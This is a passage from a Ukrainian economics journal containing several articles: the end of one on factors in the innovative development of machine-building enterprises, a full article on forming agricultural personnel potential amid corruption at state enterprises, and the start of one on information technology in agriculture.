Ще одним фактором є технології, які використовуються в управлінні інноваційного розвитку машинобудівних підприємств. До управлінських технологій можна включити: систематичний збір, обробка та аналіз інформації про перебіг інноваційних процесів, практичні наслідки заходів щодо стимулювання і регулювання інноваційної діяльності в країні (регіоні, галузі, на підприємстві), результати реалізації пріоритетних напрямів інноваційної діяльності; прийоми ефективного впливу на персонал; принципи, закони і закономірності управління; системи контролювання. Керівникам машинобудівних підприємств потрібно поставити завдання ведення безперервного моніторингу відповідності використовуваної організаційної структури управління організацією її потребам і при необхідності реалізовувати організаційні зміни для її удосконалення, так як використовувана організаційна структура управління підприємством є фактором опосередкованої дії на процес і результати інноваційного розвитку, він лише є однією з умов, в яких працівники машинобудівних підприємств реалізують заходи щодо інноваційного розвитку.

При виборі тієї або іншої стратегії розробки й впровадження нових технологій непотрібно обмежуватися оцінкою й обліком факторів тільки інноваційної сфери. Адже в сучасних умовах такий підхід є неефективним. Причиною тому є різке скорочення терміну життя інновацій, що викликає підвищення інтенсивності появи на ринку нових товарів. У виробництві, за таких умов, нові технології дуже швидко стають поточними або навіть застарілими продуктами. Тому сьогодні при розробці стратегій інноваційного розвитку й визначенні інноваційного потенціалу підприємства варто оцінювати не тільки можливості інноваційної сфери, але й аналізувати достатність ресурсів для поточного виробництва інновацій. Мова йде про проблему одночасного фінансово-економічного забезпечення виробництва недавно створених інновацій, або існуючих продуктів і розвитку нових.

Слід зазначити, що технології, які використовуються в управлінні інноваційного розвитку машинобудівних підприємств є факторами позитивної дії тільки в тому випадку коли технологія дає можливість реалізовувати цілі машинобудівного підприємства, зокрема цілі інноваційного розвитку. Дію цього фактору на інноваційний розвиток машинобудівних підприємств можна регулювати шляхом зміни використовуваних технологій.

На нашу думку, у інноваційних проектах важливо враховувати ще фактор незатребуваності нової продукції, що була виготовлена. Це ймовірність втрат для підприємства-виробника машинобудівної промисловості внаслідок можливої відмови споживача від його продукції. Він характеризується величиною можливої економічної та моральної шкоди, внаслідок падіння попиту на її продукцію. Тому, вкрай важливо, для уникнення даного чинника організовувати попередньо маркетингові дослідження для вивчення ринку, продукції конкурентів, аналогів представлених іншими машинобудівними підприємствами.

Узагальнивши літературні джерела, а також і власні дослідження можемо стверджувати, що більшість з них є фактично нерегульованими. Зокрема, до таких факторів можна віднести: законодавчі акти, органи державної влади, стан економіки, система економічних відносин у державі, інфраструктура ринку, особливості економічних відносин, стан техніки і технології, соціально-культурні обставини, політичні обставини, науково-технічний прогрес, міжнародне оточення, рівень інформованості суспільства. Ці фактори

формують фактичні умови, до яких керівники машинобудівних підприємств вимушені пристосовуватись, формуючи і організовуючи стратегію інноваційного розвитку.

Щодо інших факторів зовнішнього середовища, а саме: постачальників, споживачів, конкурентів, то рівень регульованості їх дії на інноваційний розвиток значною мірою залежить від розміру машинобудівного підприємства, його місця у галузі, його стратегічної важливості для національної економіки чи економіки конкретного регіону. Як відомо, керівники великих машинобудівних підприємств, які забезпечують тисячі або й десятки тисяч робочих місць, які суттєво поповняють бюджет країни здатні лобіювати інтереси машинобудівних підприємств на найвищому державному рівні, можуть впливати через засоби масової інформації на громадську думку, формувати імідж держави на міжнародному ринку.

На нашу думку, для підсилення впливу факторів, що будуть позитивно впливати на інноваційний розвиток машинобудівних підприємств необхідно здійснити наступні кроки:

- розробити і запровадити надання пільг машинобудівним підприємствам, що впроваджують та реалізують інноваційну продукцію;
- поширити практику надання машинобудівним підприємствам середньострокових кредитів із знижкою кредитної ставки;
- удосконалити нормативно-правову базу для забезпечення розвитку інноваційної системи України;
- політика підприємств повинна бути інноваційно спрямована;
- здійснити ефективну інвестиційну, податкову та амортизаційну політики;
- мотивувати працівників до інноваційної діяльності;
- створити високоефективну систему телекомунікацій, запровадити методи передачі інформації в усіх сферах людської діяльності, забезпечити інтеграцію країни у світовий інформаційний простір;
- забезпечити через систему інформаційних ресурсів національної інноваційної системи широкомасштабне використання існуючого науково-технічного доробку (зокрема, баз даних НДДКР) щодо його інноваційного впровадження та підвищення рівня науково-технічного потенціалу у сфері інноваційної діяльності;
- сформувати загальнодержавні системи автоматизованого пошуку, накопичення, збору, систематизації, аналітичної розробки, зберігання, розповсюдження та надання інформації у сфері науково-технологічного та інноваційного розвитку, єдиної системи обліку електронних інформаційних ресурсів держави;
- прискорити використання або впровадження (іноді і на безприбуткових засадах) інновацій;
- підготовку кадрів відповідної кваліфікації для високотехнологічних галузей, а також менеджерів інноваційної діяльності.

Висновки. Інноваційний розвиток підприємства є одним з пріоритетних шляхів досягнення підприємства поставлених цілей в умовах конкурентного середовища і для успішного його здійснення необхідно прогнозувати та оцінювати вплив тієї чи іншої групи факторів на цей процес.

Тому, активізація інноваційного розвитку машинобудівних підприємств повинна бути пов'язана, по-перше, з оновленням основних виробничих фондів, які мають стати головним джерелом збільшення обсягів виробництва та створення умов для виготовлення вітчизняної продукції на рівні кращих світових зразків. По-друге, розвиток інноваційної діяльності має бути органічно пов'язаним з ресурсозбереженням і приводити до суттєвого зменшення витрат матеріалів на одиницю продукції. Таким чином, головною метою інноваційного розвитку

машинобудівних підприємств в Україні є підвищення соціально-економічної ефективності виробничої сфери на базі системного удосконалення всіх елементів та матеріалізації наукових знань і підвищення соціального забезпечення.

1. Проблеми управління інноваційним розвитком підприємств у транзитивній економіці : моногр. / за заг. ред. д-ра екон. наук, проф. С. М. Ілляшенка. — Суми : ВТД «Університетська книга», 2005. — 582 с.
2. Активізація інноваційної діяльності: організаційно-правове та соціально-економічне забезпечення: монографія / [О. І. Амоша, В. П. Антонюк, А. І. Землянкін та ін.]; НАН України. Ін-т економіки пром-сті. — Донецьк: ТОВ «Норд Комп'ютер», 2007. — 328 с.
3. Захарченко В.І. Інноваційний менеджмент // http://pidruchniki.ws/16360709/ekonomika/sutnist_osnovni_ponyattya_funktsiyi_innovatsiynogo_menedzhmentu.
4. Холодний Г. О. Організаційно-економічний механізм реалізації товарної інноваційної політики : монографія / Г.О. Холодний, М. А. Борисенко. — Х. : Вид. ХНЕУ, 2009. — 196 с.
5. Яковец Ю., Кузык Б., Кушлин В. Прогноз инновационного развития России на период до 2050 г. С учетом мировых тенденций. — №1. — 2012. — С. 45–68.
6. Пономаренко Л.А. Інноваційний менеджмент: курс лекцій / Л.А. Пономаренко, В.А. Паламарчук. — К.: НАУ-друк, 2009. — 80 с.

ANALYSIS OF FACTORS OF INFLUENCE ON DEVELOPMENT OF MACHINE_BUILDING ENTERPRISES

T. Kuz

Ternopil National Technical University of Ivan Puluj

The article defines the main reasons for the deterioration of the state of the innovation sphere in the machine-building industry. The most influential factors of the external and internal environment influencing the innovative development of machine-building enterprises are investigated. Indeed, in today's conditions of management, there are constantly factors that have both positive and negative impact on the innovation process of domestic enterprises, which causes in most cases delaying the process of implementing an innovation project. The methods, which need to conduct diagnostics of financial and organizational and managerial component of machine-building enterprise, are determined. Also, actions are proposed to enhance the influence of factors that will positively affect the innovative development of machine-building enterprises.

Keywords. Innovation development, innovative activities, innovations, factors, machine-building enterprises.

УДК 631:339.13:330

ФОРМУВАННЯ КАДРОВОГО ПОТЕНЦІАЛУ ДЛЯ ІННОВАЦІЙНОГО РОЗВИТКУ АГРАРНОГО СЕКТОРУ ЕКОНОМІКИ УКРАЇНИ

Я. Майовець

Львівський національний університет імені Івана Франка

У статті розглянуто місце кадрового потенціалу в інноваційному розвитку аграрного сектору економіки України. З'ясовано причини кризового стану у формуванні інтелектуального кадрового потенціалу. Запропоновано напрями формування високопрофесійного, добре вмотивованого кадрового забезпечення агробізнесу.

Ключові слова: інноваційний потенціал, кадри, корупція, мотивація, ефективність.

Постановка проблеми. Незважаючи на складнощі перехідного періоду, військові дії на Сході держави і дефіцит коштів Державного бюджету, Україна зберегла потужний науково-освітній потенціал. Однак, в країні не вистачає професійних працівників, здатних реалізувати інноваційні знання і забезпечити високоефективне аграрне підприємництво. В той же час, отримані освітні знання мають стати фундаментом, на якому формуються інноваційні кадри. Добре підготовлені, висококваліфіковані кадри мають бути задіяні на всьому продуктивному ланцюжку – від виробника до споживача.

Аналіз останніх досліджень і публікацій. Проблеми формування кадрів для аграрного підприємництва відображені в наукових публікаціях вітчизняних вчених С. Онищенка, В. Гейця, С. Дем'яненка, В. Ковалю, О. Бородіної, О. Собка, Л. Куца, Л. Михайлової та інших. У працях основна увага зосереджена на теоретико-методологічних засадах формування аграрного потенціалу як сукупності виробничих і невиробничих ресурсів, умінь їх раціонального поєднання і виокремлення в їх структурі кадрових ресурсів. Однак в умовах загострення світової продовольчої безпеки, посилення конкуренції на аграрному ринку все більш актуальною постає проблема підготовки високоінтелектуальних кадрів, здатних організувати інноваційне підприємництво. Необхідно сформулювати такий кадровий потенціал, який зможе забезпечити відтворення нових знань, здатних розуміти як ці знання можна втілити у процес створення нових технологій і виробництво нової продукції. Вищезначене зумовлює потребу подальших наукових досліджень у цьому напрямі.

Формування цілей статті. Метою статті є аналіз проблем у використанні існуючого кадрового потенціалу аграрного підприємництва та окреслення шляхів формування кадрів для забезпечення інноваційного розвитку аграрної економіки.

Виклад основного матеріалу. В економічній літературі аграрний інноваційний потенціал розглядається як сукупність ресурсів (виробничих і невиробничих), які раціонально поєднуються і використовуються з метою пропозиції на ринку нового товару і його сприйняття цільовим споживачем. В інноваційному аграрному підприємстві на відміну від традиційного не земля і капітал є визначальними ресурсами, а інтелект, наука і підприємницький хист. Останні знаходять своє відображення і реалізацію через відповідний кадровий потенціал.

Україна має потужний науково-освітній потенціал, який з успіхом може бути використаний в аграрній сфері. Однак в країні не вистачає професійних працівників, які могли би на кінцевому етапі реалізувати інноваційні знання. Незважаючи на трьох-п'ятикратну перевагу України у підготовці фахівців аграрного профілю, у порівнянні з іншими країнами ЄС, кваліфікованих фахівців для аграрної сфери не вистачає, а ті що є не стали носіями глибоких економічних знань.

Однією із причин дефіциту фахівців аграрного профілю, здатних реалізувати інноваційні ідеї є те, що значна кількість випускників після закінчення ВУЗУ працює не за фахом, а отже не удосконалює та не поглиблює в умовах реального бізнесу свої знання. Проведені дослідження засвідчують, що серед молоді віком до 35 років, частка людей, які працюють за здобутою у ВУЗі спеціальністю у сфері сільського господарства становить 57,6%, що дещо менше, ніж в інших базових галузях національної економіки.

Сьогоднішній підприємницький світ є дуже мінливий у виборі тих здібностей, які є найбільш актуальними для організації інноваційної діяльності. Науковці узагальнили матеріали світового економічного форуму (2015р.) та показали зміну ТОП-10 здібностей у XXI ст., і виявили ті, які були найбільш затребуваними у 2015 році і зробили прогноз на 2020 рік. Якщо у 2015 році серед 10 ТОП-здібностей, на перших трьох позиціях було визначено: комплексне розв'язання проблем, координація мислення та управління людьми, то у 2020 році за прогнозами виокремлюється: комплексне розв'язання проблем, критичне мислення та креативність. Показник креативності перемістився із десятого місця у 2015 році до орієнтовно третього у 2020 році, що засвідчує зростання вагомості тих здібностей, які характеризують інноваційний бізнес. [1]

Потенціал освіти для тих, хто її здобуває чи удосконалює упродовж життя трансформується у потенціал знання. Знання у сучасній науковій літературі трактуються, як «засіб виробництва». Зокрема, О. Тоффлер вважає, що знання, інформація в наш час становлять основу власності, надречову субстанцію. [2] Ж. Сап'єр стверджує, що знання, яке ми розуміємо як сукупність уявлень про стан середовища є первинним стосовно інформації. [3] Дж. Ходжсон навпаки має діаметрально протилежне уявлення: «інформація – це сукупність даних, які вже інтерпретовані, яким вже вдалося надати змісту, а знання – продукт використання інформації. [4]

Отримані в результаті освіти знання, стають фундаментом, на якому формуються кадри, які мислять інноваційно. Отож для створення інновацій необхідні кваліфіковані кадри. Дуже вдало, на наш погляд, їх значення обґрунтував С. Онищенко. Нові кадри потрібні для:

1. відтворення нових знань (фундаментальна наука відповідає на питання як та чому)
2. розуміння того, як ці знання можна втілити у процес створення нових технологій та виробництво нової продукції (для чого і як)
3. як вкласти гроші для налагодження нових технологій та виробництво нової продукції (бізнес «для кого та як») [5]

За останні п'ять років аграрний сектор демонструє позитивну динаміку, зростаючу рентабельність і перетворюється в один із найпривабливіших для інвесторів. Експертні оцінки засвідчують, що із працюючих нині у цій сфері інвесторів до 70% готові збільшити обсяги інвестицій, за умови позитивних зрушень у боротьбі з корупцією, прозорих правил ведення бізнесу. [6] Водночас одним із стримувальних чинників розвитку аграрного підприємництва, є нестача не лише інноваційних кадрів, але кадрів загалом. Практика засвідчує, що за умови відсутності фахової освіти (адже понад 80% фермерів та інших керівників агропідприємств є

віком понад 50 років і здобули освіту ще в колишньому СРСР), яка не відповідає вимогам ринкової економіки, основою успішного менеджменту є природні здібності та досвід роботи. [7] Проведений нами аналіз кадрового складу членів Ради Директорів однієї із найбільших українських агрофірм KSG Agro показав, що у 2016 році із 6 членів найвищих топ-менеджерів компанії у жодного із них не було профільної аграрної освіти: двоє бухгалтерів, двоє інженерів залізничного транспорту, один інженер-будівельник і один – філолог. [8]

Розвиток аграрного сектору призвів до появи нових вакансій. У 2017 році на 150% проти 2016 року збільшився попит на агрономів і ветлікарів. Це при тому, що зарплата в цьому сегменті ринку становить від 19,3 тис. грн агрономам і до майже 8 тис. грн. ветиринарам. [Приріст аграрних вакансій в Україні склав 150% [9]

Особливо проблемним є кадровий потенціал державних аграрних підприємств, підпорядкованих Мінагрополітиці. У кінці 2015 року профільне міністерство оголосило конкурс на посаду керівників 55 державних підприємств, серед них, таких як ДП «Укрспирт», ДП «Артемсіль» та інші. Однак ні у 2016 році, ні у 2017 році конкурс не завершився, а керівників не було обрано.

Кадри державних підприємств зовсім не прагнуть не лише інноваційного оновлення, але і простої модернізації очолюваних підприємств. Вони досить добре почуваються у мафіозному, корумпованому середовищі. Типовим прикладом є концерн «Укрспирт» монопольний виробник спирту в Україні. В склад компанії входить більше півсотні спиртзаводів. Господарську діяльність «Укрспирту», єдиним активом якого є виключне право на виробництво етилового спирту, можна беззаперечно назвати тіньовою. Помимо державної скарбниці щороку проходять мільярди гривень. Тільки за 2013 – 2015 роки Держбюджет України недоотримав від трьох до п'яти мільярдів гривень щороку. За даними фіскальної служби біля 40% українського ринку алкогольних напоїв знаходиться в тіні. З необлікованого щороку спирту виготовляється близько 300 млн. пляшок «лівої» горілки. Керівництво концерну «Укрспирт», яке змінюється з інтервалом у півроку, звинувачено у нелегальній торгівлі спиртом, незаконному привласненні матеріальних допомог, несплачених податків. [10]

Здійснені нами дослідження, опитування, аналіз періодичної преси, інтернет-ресурси допомогли виокремити найпоширеніші схеми корупційних дій, до яких вдаються керівники державних підприємств:

- існування посередницьких фірм – «прокладок», що закуповують продукцію держпідприємств за особливими приписаними умовами;

- здача державного майна в оренду із записом, що вартість ремонту зараховується у величину орендної плати. І через певний час виявляється, що вартість ремонту перевищує вартість орендованого майна і воно через суд відчужується у приватну власність.

Є відверто кримінальні схеми. Звернемо увагу на окремі з них:

- ДП «Укрспирт» у 2012-2013 рр. перерахувало 830 млн. грн за поставку зерна та консультаційні послуги комерційній структурі, яка не існує і ніколи не здійснювала фінансово-господарської діяльності.

- державна продовольча зернова корпорація у 2014 році продала 600 тис. т. зерна іноземним споживачам, а кошти на суму майже 2,4 млрд. грн в Україні на рахунки фірми не повернулися;

- державне аграрне підприємство ДП «Україна», яке здійснює діяльність у Житомирській області, дозволило ТОВ «Агросистем», власником котрої є офшорна компанія Агрейн Холдинг Лімітед (Кіпр), без договору оренди обробляти 1,5 тис. га землі. [11]

Керівники багатьох державних аграрних підприємств вступають у корупційні змови з іншими учасниками аграрного процесу. Наприклад, правоохоронні органи виявили, класичну схему корупційних дій між зернотрейдерами і керівниками зернотерміналів у портах. Суть її полягала в тому, що 3-6 доларів за тону зерна у гривні отримують українські оператори терміналу для покриття його витрат, а решта 14-17 дол./т. Перераховуються на офшорні материнські рахунки за кордон з метою ухилення від оподаткування і отримання нелегальних доходів. [12]

Отже, низька якість професійних менеджерів інноваційних процесів формується під дією неекономічних факторів, зокрема інституційно-політичного характеру, низькою якістю, або відсутністю державних і приватних інституцій, мафіозною злочинністю, корупцією, тощо.

Високий рівень корупції посадових осіб державного сектору й тінізації економіки України формує правовий нігілізм. Суть його полягає у впевненості управлінців цього сектора у своїй безкарності, через протекціонізм вищого керівництва та правоохоронних органів.

Корупційна модель управління на державних підприємствах виявилась одним із найстабільніших і найміцніших інститутів. Однак ми дотримуємося позиції тих дослідників, які ставлять під сумнів тезу, що розвиток корупції постав у зв'язку з надмірною присутністю держави у регуляторно-дозвільній системі. Навпаки, корупція значною мірою є наслідком недостатньої інституціалізації влади (це виявляється у низькій дієздатності владних інститутів) у формуванні громадського суспільства, що перешкоджає і контролю за владою, оновленню її дієздатної влади.

Є ще одна кадрова проблема інноваційного аграрного підприємництва. Практика засвідчує, що багато сільгосппідприємств, що використовують найновіші технічні засоби та технології, часто уникають брати на роботу місцевих жителів, пояснюючи це тим, що вони або не мають потрібної підготовки, або не надто дисципліновані чи віддані компанії, або відволікаються на вирішення проблем своїх домогосподарств. [13]

Обмаль кадрів в системі аграрного підприємництва здатних мислити інноваційно пояснюється не лише інституційними причинами: недофінансуванням науки, освіти, корупцією, суперечливістю аграрних реформ тощо, але і відсутністю адекватної системи мотивації і стимулювання кадрового персоналу. В одних її немає тому, що стимулювальні та мотиваційні важелі знаходяться поза межами підприємницького процесу у тіньовій корупційній сфері, в інших тому, що винагорода за працю не відповідає сучасним уявленням і потребам.

Можливість отримання високих винагород є одним із визначальних чинників трансферу знань в інноваційне підприємництво. Про це засвідчують результати опитування, проведеного українськими науковцями О. Собком та Л. Куц, що найбільш сильним мотиваційним чинником для організації агробізнесу, як чоловіків так і для жінок, є можливість отримання високих винагород: 4,17 жінки і 4,70 чоловіки і заняття цікавою для себе справою - 4,63 жінки і 4,73 чоловіки за п'ятибальною шкалою. [14]

Варто зауважити, що в останні роки заробітна плата працівників агросектору середньої ланки демонструє тенденцію до зростання. Однак це стосується головно великих аграрних компаній. За даними щотижневої статистики сайту work.ua в агрохолдингу "Миронівський хлібопродукт" (МХП) рівень зарплати на початок 2017 року був навіть вищим за ринковий, зокрема заробітна плата технолога з вирощування птиці становила – 11 – 25 тис. грн, агронома – 10-30 тис. грн. На цих підприємствах є готовність адміністрації інвестувати в проактивні моделі з високим рівнем мотивації – навчати, розвивати, підтримувати ідеї. [15]

Однак, загалом в агросекторі зарплата залишається невисокою, а на окремих виробництвах мізерною. За приклад можуть слугувати результати, проведеного нами опитування збирачів ягід високорослої чорниці (лохини) у селі Ростань Шацького району Волинської області, які показали, що одна особа може зібрати на день близько 30 кг ягід, а оплата за зібраного кілограма ягід коливалася у 2016 році від 3 до 4 грн.

Не зумівши реалізувати свій творчий потенціал в українських компаніях, фахівці аграрної сфери працюють здебільшого на іноземний капітал: переходять в іноземні компанії, або виїжджають за кордон. Компаній наукового напрямку діяльності скоро в Україні залишаться одиниці і їх треба буде образно кажучи заносити до «червоної книги». [16]

Важливою складовою мотиваційного механізму є визначення ефективності діяльності керівних працівників і ТОП-менеджерів інноваційного аграрного підприємництва. П. Кругман зазначає «Підручники з економіки стверджують, що на конкурентному ринку кожному працівнику платять за граничний продукт. [17] Однак ніхто не знає, яким є граничний продукт керівника компанії, члена правління корпорації, менеджера економіста чи юриста. Якщо проаналізувати доходи таких працівників, то стає зрозуміло, що цей процес практично не має відношення до їхнього економічного вкладу в загальне процвітання фірми, а зарплату для керівників встановлюють комісії з винагород, які формують ці самі керівники. [18]

Висновок. Існуючий на даний час кадровий потенціал сфери аграрної економіки не здатний в повному обсязі організувати інноваційне підприємництво. Не вистачає професійних працівників, які могли би на всіх етапах продуктивного ланцюжка реалізувати інноваційні знання. До причин, які зумовили дефіцит фахівців аграрного профілю, здатних реалізувати інноваційні ідеї, відносяться:

1. Наявність значної кількості випускників, які після закінчення ВУЗу не працюють за фахом, а отже не удосконалюють та не поглиблюють в умовах реального бізнесу свої знання.
2. Відсутність фахової аграрної освіти у більшості керівників аграрних підприємств і фермерських господарств.
3. Високий ступінь корумпованості керівників державних аграрних підприємств, які не прагнуть не лише інноваційного оновлення, але і простої модернізації очолюваних ними підприємств.
4. Недофінансування аграрної освіти і науки, суперечливість аграрних реформ.
5. Існуючі стимулювальні та мотиваційні важелі створення високопрофесійного кадрового потенціалу знаходяться поза межами підприємницького процесу у тіншовій корупційній сфері і формуються під дією неекономічних факторів інституційно-політичного характеру.

Для того, щоби сформувати інноваційний кадровий потенціал, необхідно:

- усунути інституційні причини існування корупційної моделі управління на державних аграрних підприємствах і сферах, дотичних до аграрної економіки;
- оптимізувати присутність держави у регуляторно-дозвільній системі;
- необхідно сформувати систему мотивації кадрів і розробити механізм винагороди за працю, яка відповідає сучасним ринковим вимогам і потребам.
- стимулювати випускників аграрних вузів для роботи за фахом, що дасть їм змогу поглиблювати та удосконалювати свої знання в умовах реального бізнесу на тривалий період часу.

1. Михайленко О. Блайон Тодд Постіндустріальна освіта: куди йдемо // Дзеркало тижня, 2016. – №43-44. – С. 11, 19 листопада
2. Тоффлер О. Мета морфозы власти // М.: АСТІ. – 2004. – с. 503
3. Сапір Ж. К экономической теории неоднородных систем: опыт исследования децентрализованной экономики. М.: ГУВШЭ. – 2001. – с. 150
4. Ходжсон Дж. Социально-экономические последствия прогресса знаний и нарастания сложности // Вопросы экономики. – 2001. – № 8. – С. 34
5. Онищенко В. П. Реалії та можливості економічної стабілізації та розвитку України / В. П. Онищенко // Економіка України. – 2015. – № 7. – С. 11
6. Михайлова Л. І. Кадрове забезпечення агропромислового виробництва: теоретико-методологічні засади. – 2015. – № 2. – С. 50
7. Демяненко С. І., Коваль В. М. Засади формування інструментів інвестиційної діяльності аграрних підприємств // Економіка України. – 2015. – № 2. – С. 66
8. Електронний ресурс. – Режим доступу: http://www.ksgagro.com/Ua/about_company/management/
9. Приріст аграрних вакансій в Україні склав 150% / [Електронний ресурс]. – 2017. – Режим доступу: <http://agravery.com/uk/posts/show/pririst-agrarnih-vakansij-v-ukraini-sklav-150>
10. Укрспирт: как разворачиваются госмонополии и куда исчезают деньги / коррупция / [Електронний ресурс] – Режим доступу до ресурсу: <http://argument.com.ua>.
11. Ярема О. Р. Макроекономічний аналіз впливу державного сектора на економічне зростання в Україні : дис. канд. ек. наук / Ярема Олег Романович, 2016. – 188 с.
12. Зерноэкспортная логистика: "А президент знает? — Нет, Ставницер знает! Президент, как и все, платит!" / [Електронний ресурс] – Режим доступу до ресурсу: https://zn.ua/business/zernoeksportnaya-logistika-a-prezident-znaet-net-stavnicer-znaet-prezident-kak-i-vse-platit_.html
13. Бородіна О. М., Прокопа І. В. Село і селянство на роздоріжжі можливостей і перехресті надій // Економіка і прогнозування. – 2016. – № 2. – С. 139
14. Собко О. М., Куц Л. Л. Аспекти розвитку компетенційного капіталу випускників у сфері підприємництва при застосуванні інноваційних технологій у вищій освіті // Інноваційна економіка. – 2016. – № 1-2. – С. 11
15. Цінні кадри: в агросектор за високою зарплатою / [Електронний ресурс] – Режим доступу до ресурсу: <http://agroportal.ua/ua/views/mnenie-eksperta/tsennye-kadry-v-agrosector-za-vysokoi-zarplatoj/>
16. Генетика як рушій прогресу / [Електронний ресурс] – Режим доступу до ресурсу: <http://agronews.ua/node/74069> 18 січня 2017
17. Кругман П. Выход из кризиса есть!; [пер. с англ. Ю. Гольдберга]. – М.: Азбука Бизнес, Азбука – Аттикус, 2013.
18. Єщенко П. С. Економічне зростання без розвитку: причини і шляхи інноваційного перетворення економіки // Економіка України. – 2013. – №10. – С.16

FORMATION OF THE HUMAN POTENTIAL FOR THE INNOVATIVE DEVELOPMENT OF THE UKRAINIAN AGRICULTURAL SECTOR OF ECONOMY OF UKRAINE

Y. Mayovets

Ivan Franko National University of Lviv

The article is dedicated to investigate theoretical-methodological and practical problems of the effective formation of human resources potential in the agricultural entrepreneurship. Reasons of the experts lack in this sphere that are able to implement innovative ideas were detected. It was noticed that a big part of the alumni of agricultural universities is not working in their professional area and that's why they do not improve their professional skills. TOP-skills that are the most actual for the

innovation activity were analyzed: an ability to resolve complex problems, critical mind and creativity.

It was concluded that the foundation for the intelligent human resources formation is the educational knowledge. These resources are needed for the recreating new knowledge, understanding how to use this knowledge in the creation of new technologies and new products production, knowing how to invest in new technologies and new machines manufacturing.

Restraining factors of the agricultural business development related to the existed human resources potential were defined: lack not only of the innovative human resources but also of the resources in general; absence of the professional education in agricultural enterprises managers who got education in administrative system which is not relevant to the economic system; a big number of the alumni of agricultural universities is not working in their professional area.

The analyzes of aspects of the formation of human resources in the agricultural area allowed to conclude that the human potential of state enterprises that are subordinated by the Ministry of Agricultural Policy is the most problematic. These resources are not motivated to execute the innovative renovation and modernization of the enterprise. Poor quality of the professional managers of innovative processes is caused by non-economic institutional-political factors, state and private institutions absence, corruption etc.

The lack of human resources in the agricultural business system is caused not only by institutional reasons: science underfunding, corruption, contradictory agricultural reforms but also by the absence of adequate motivation system and human resources stimulation.

The accent was made on the complexity of a definition of motivation mechanism for the top-managers activity effectiveness in the agricultural business. Analysis of their incomes demonstrates that in main cases they are not related to the impact of the enterprise activity, and managers define their salary by themselves.

Keywords: innovation potential, personnel, corruption, motivation, efficiency.

УДК 004:631

ВИКОРИСТАННЯ СУЧАСНИХ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В СІЛЬСЬКОМУ ГОСПОДАРСТВІ

Т. Павлюк, Л. Волонтир

Вінницький національний аграрний університет

В даній статті досліджується роль сучасних інформаційних технологій в розвитку та удосконаленні сільського господарства, а також наведені приклади, закріпленні в світові практики.

Ключові слова: інформаційні технології, сільське господарство, інформатизація, експертні оцінки, рівні комп'ютеризації, перерозподіл ресурсів, оптимізація керування підприємством.

Постановка проблеми. На сучасному етапі розвитку сільського господарства України важливу роль відіграє впровадження новітніх інформаційних технологій та досягнень науково-технічного прогресу. У наш час сільське господарство потребує оптимізації виробництва з метою одержання максимального прибутку, раціонального використання ресурсів, у тому числі природних, захисту навколишнього середовища.

Аналіз останніх досліджень і публікацій. Розвиток інформаційних технологій у сфері вітчизняного сільськогосподарського виробництва досліджували такі економісти-аграрники, як В. Амбросов, О. Дацій, М. Зубець, О. Крисальний, М. Кропивко, П. В. Трегобчук, В. Ситник, О. Шубравська. Деякі аспекти окремих технологій ведення сільського господарства вивчали В. Гармашов, В. Каплуненко, моделі та інформаційні технології в економіці П. Коваленко, М. Роїк, М. Ромащенко, О. Татаріко та ін. Проте питання визначення можливих проблем і перспектив рішень ведення сільськогосподарського виробництва до вітчизняних умов господарювання не знайшло широкого висвітлення і вимагає подальших досліджень.

Мета статті полягає у розгляді основних проблеми та перспектив використання сучасних інформаційних технологій в сільському господарстві.

Виклад основного матеріалу. Інтенсивний розвиток комп'ютерних та інформаційних технологій на початку нового тисячоліття різко прискорив процеси глобалізації і призвів до глибинних змін в різних галузях сільського господарства. Кілька десятиліть тому метою було не домогтися високих показників при мінімальних витратах, а забезпечити зайнятість населення країни. На сучасному етапі розвитку пріоритети змінилися в бік підвищення ефективності сільськогосподарського сектору. І можна говорити про те, що в даний час в сільському господарстві України відбувається технологічна революція.

Вважається, що початок ХХІ століття є переходом від енергетики до інформаційних технологій.

Під поняттям «Інформаційні технології — це сукупність методів, виробничих і програмно-технологічних засобів, об'єднаних у технологічний ланцюжок, що забезпечує збирання, зберігання, передавання, оброблення, аналіз, візуалізацію та поширення інформації» [1, с 130].

Основним викликом світових інноваційно - технологічних процесів є розвиток

сільського господарства, спрямованого на нарощування обсягів агровиробництва за рахунок використання технологій, безпечність яких досі не визначена. Зазначені процеси супроводжуються виникненням різного роду загроз, включаючи негативний вплив на здоров'я населення країни, занедбання природних ресурсів через посилення антропогенного навантаження внаслідок інтенсифікації агропродовольчої діяльності і неконтрольованого використання у сільськогосподарському виробництві не достатньо перевірених інноваційних технологій [2, с. 40].

Ідеальне середовище для застосування інформаційних технологій (ІТ) - сільське господарство. У зв'язку з цим для ефективного й сталого функціонування господарюючих суб'єктів використання новітніх інформаційних технологій у цій сфері дозволить збільшити продуктивність сільськогосподарського виробництва та матиме потужний позитивний ефект для його розвитку.

За експертними оцінками, загальний рівень інформатизації підприємств в сучасних умовах є недостатнім, що пояснюється такими причинами:

- низькою ефективністю господарюючих суб'єктів в умовах недостатнього і державного впливу на процеси становлення матеріально
- технічної бази та організаційно-економічної ситуації системної інформатизації;
- відсутністю розвиненої інфраструктури інформатизації сучасного вітчизняного АПК;
- низькою зацікавленістю господарюючих суб'єктів у розвитку систем інформатизації та використанні її продуктів в силу недостатнього стимулювання продукції інформаційних технологічних систем.

Робота сучасних сільськогосподарських працівників вимагає більш широкого використання технологічних навичок, ніж будь-коли раніше. Вони вивчають нові методи поліпшення і використання, як комп'ютеризованої сільгосптехніки, так і поліпшення технології її роботи. Сільськогосподарські тварини вирощуються та контролюються за допомогою електронних датчиків і систем ідентифікації. Продаж або купівля онлайн ставала дуже популярною в світі, так як відразу можна отримати максимальну кількість потрібної інформації, що б зробити правильний вибір. Тим самим, найбільш важлива роль залишається за зв'язком з Інтернет – областю, яка надала нам ідеальну можливість зробити це [3].

У світовому масштабі це характеризується значним перерозподілом ресурсів на користь подальшої глобальної інформатизації. До кризи в Україні відзначався ріст інвестицій у розвиток інформатизації, зокрема у сільське господарство. Використання інформаційних систем, у новинку тільки для нашої економіки - Європа, Америка, Японія вже не один десяток років розвивають і вдосконалюють у себе методики використання інформаційних систем і самі програмні продукти, на основі яких вони будуються.

Для України сьогодні оптимальний вихід - це користуватися наробітками, зробленими на Заході. Вони вже випробувані, показали свою ефективність і можуть якщо вже не вивести наш АПК у лідери, то не дати йому остаточно вмерти особливо після входження України у СОТ.

Що стосується сфери використання, то варто говорити скоріше не про спрямованість діяльності підприємства, що використовує у себе інформаційні технології, а про його розмір.

Використання сучасних інформаційно-комунікативних технології дозволяє підвищити ефективність виробництва в аграрному секторі.

